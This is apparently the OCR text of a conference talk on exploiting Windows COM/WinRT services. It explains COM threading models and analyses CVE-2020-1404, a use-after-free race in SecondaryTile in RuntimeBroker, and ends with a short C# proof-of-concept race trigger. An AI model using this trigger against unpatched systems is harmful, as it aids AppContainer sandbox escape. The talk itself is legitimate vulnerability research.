Exploiting Windows COM/WinRT Services.

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C:\> whoarewe

- Xuefeng Li

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- Zhiniang Peng

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
Agenda

1. Basic of COM
2. Race Condition bugs in COM/WinRT
    - 2.1 The inner working of COM Thread Model
    - 2.2 Win Race Condition to get Use-After-Free
    - 2.3 Win Race Condition to get Out-Of-Bound Writing
3. From Type Confusion bugs to code execution
4. From Out-Of-Bound Writing to Arbitrary Reading/Writing
    - 4.1 From Arbitrary Writing to code execution
    - 4.2 From Arbitrary Reading to code execution
5. Conclusion

01

Basic Of COM

What is COM(Component Object Model)?



Related Research of COM/WinRT

- Having Fun with COM – James Forshaw
- The Inner Workings of the Windows Runtime - James Forshaw

02

Race Condition bugs in COM

- ✓ The Inner working of COM Thread model
- ✓ Win Race Condition to get Use-After-Free
- ✓ Win Race Condition to get Out-Of-Bound Writing

The inner working of COM Thread Model

➢ Thread Safety

Thread safety is a computer programming concept applicable in the context of multi-threaded programs. Different threads can access the same resources without exposing erroneous behavior or producing unpredictable results


➢ Thread Safety of Client/Server

For Client

- Whether a COM server is thread safety is unknowable.
- Any COM client can access any COM server in anytime anywhere.
- Client is not responsible for thread safety.

For Server

- COM Assumption: All COM Server must be thread safety



Apartment Models with Invoker Thread

- Invoker Thread is used to complete the Client-Server callable task, created in sever process during the Client-Server call.
- Apartment is a Property of a COM thread stored in Thread-Local Storage(TLS).

✔ Single-threaded Apartment Model (STA)

0-N apartments in a process, **1** thread in each apartment


✔ Multi-threaded Apartment Model (MTA)

0-1 apartments in a process, **N** threads in each apartment

✔ Neutral Apartment Model (NA)

0-1 apartments in a process, **0** thread in each apartment

Apartment Models with Invoker Thread



Thread

Windows Message Pumping

STA: Single Room
MTA: Dormitory
NA: Activity Room

Reference from: “Understanding and Using COM Threading Model”

Thread Models of COM Object

➢ What is COM Thread Model?

- Thread Model is a Property of COM Object.
- Thread models are related to the COM object, while apartment models are related to the invoker thread.

➢ Thread Model classification

- Single Thread Model (Single, only support STA0 apartments)
- Apartment Thread Model (Apartment, support all the STA apartments)

No thread safety issues


- Free Thread Model (Free, support the MTA apartment)
- Both Thread Model (Both, support the STA,MTA,NA apartments
- Neutral Thread Model (Neutral, support the NA apartment)

There may be thread safety issues


https://docs.microsoft.com/en-us/windows/win32/cossdk/threading-model-attribute

Thread Models and Apartment Models

- Method calls to COM objects in the same apartment are made directly.
- Method calls made across apartments are achieved via marshalling.




✓ **Thread Safety**




For **Single, Apartment** threading model com object, there could be only one invoker threads accessing the object at the same time.

✗ **Thread Safety**



For **Free, Both** threading model com object, there could be multiple invoker threads accessing the same object at the same time.


✗ **Thread Safety**



For **Neutral** thread modeling com object there could be only multiple invoker threads accessing the object at the same time.

Win Race Condition to get Use-After-Free

Escape AppContainer Sandbox



Reference from: “The Inner Workings of the Windows Runtime”

CVE-2020-1404 - Root cause Analysis

UWP Application in AppContainer Sandbox

```
1 个引用
private void Button_Click(object sender, RoutedEventArgs e)
{
    SecondaryTile secondaryTile = new SecondaryTile();

    secondaryTile.PhoneticName = "1234";

    string PhoneticName = secondaryTile.PhoneticName;
```

Windows Developer | Explore | Platforms | Downloads | Samples | Support

Windows / Apps / UWP / Reference / Windows Runtime API / Windows.UI.StartScreen / SecondaryTile

C# | Save

Version

Windows 10 Build 20348

Filter by title

SecondaryTile

Constructors

SecondaryTile Class

Namespace: Windows.UI.StartScreen

Creates, enumerates, and provides information about a secondary tile.

Edit

C# | Copy

```
[Windows.Foundation.Metadata.ContractVersion(typeof(Windows.Foundation.UniversalApiContract)
65536)]
[Windows.Foundation.Metadata.Activatable(typeof(Windows.UI.StartScreen.ISecondaryTileFactory
65536, "Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.Activatable(65536,
"Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.Activatable(typeof(Windows.UI.StartScreen.ISecondaryTileFactory
65536, "Windows.Foundation.UniversalApiContract")]
[Windows.Foundation.Metadata.MarshalingBehavior(Windows.Foundation.Metadata.MarshalingType.A
public sealed class SecondaryTile
```

Inheritance Object → SecondaryTile

Runtime Classes | Windows.UI.StartScree... | Marshal Viewer - Stan...

IID: 9E9E51E0-2BB5-4BC0-BB8D-42B23ABCC88D | IID Name: Windows__CUI__CStartScreen__CISecondaryTile

Public Refs: 1

OID: 0x28C28D8AF8FD2921

Apartment: MTA

Process Name: RuntimeBroker

Security Bindings:

View

Runtime Broker

```
[Guid("b2f6cc35-3250-4990-923c-294ab4b694dd")]
interface Windows::UI::StartScreen::ISecondaryTile2 : IInspectable {
    HRESULT put_PhoneticName(/* Stack Offset: 8 */ [In] HSTRING p0);
    HRESULT get_PhoneticName(/* Stack Offset: 8 */ [Out] HSTRING* p0);
    HRESULT get_VisualElements(/* Stack Offset: 8 */ [Out] Windows__CUI__CStartSc
    HRESULT Proc9(/* Stack Offset: 8 */ [In] sbyte p0);
    HRESULT Proc10(/* Stack Offset: 8 */ [Out] sbyte* p0);
    HRESULT Proc11(/* Stack Offset: 8 */ [In] ITypedEventHandler_2_Windows__CUI__
    HRESULT Proc12(/* Stack Offset: 8 */ [In] struct Struct_6 p0);
}
```

SecondaryTile object can be created in Multi-threaded Apartment

CVE-2020-1404 - Root cause Analysis

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::put_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING other){

    HRESULT hr;
    HSTRING str;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(other, &newString);
    if ( hr < 0 )
        return hr;
    str = this->PhoneticName;
    this->PhoneticName = newString;
    WindowsDeleteString(str);
    return hr;
}
```

Thread 1 and 2 arrive here together

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::put_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING other){

    HRESULT hr;
    HSTRING str;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(other, &newString);
    if ( hr < 0 )
        return hr;
    str = this->PhoneticName;
    this->PhoneticName = newString;
    WindowsDeleteString(str);
    return hr;
}
```


Thread 1 and 2 arrive here together

Trigger a UAF issue!

CVE-2020-1404 - Proof of concept

```
SecondaryTile secondaryTile;
1 个引用
public async void ChildTriggerThread()
{
    while (true)
    {
        try
        {
            secondaryTile.PhoneticName = "123";
        }
        catch (Exception ex){}
    }
}
0 个引用
public void CreateThread()
{
    for (var i = 0; i < 10; i++)
    {
        ThreadStart childref = new ThreadStart(ChildTriggerThread);
        Thread childThread = new Thread(childref);
        childThread.SetApartmentState(ApartmentState.MTA);
        childThread.Start();
    }
}
```

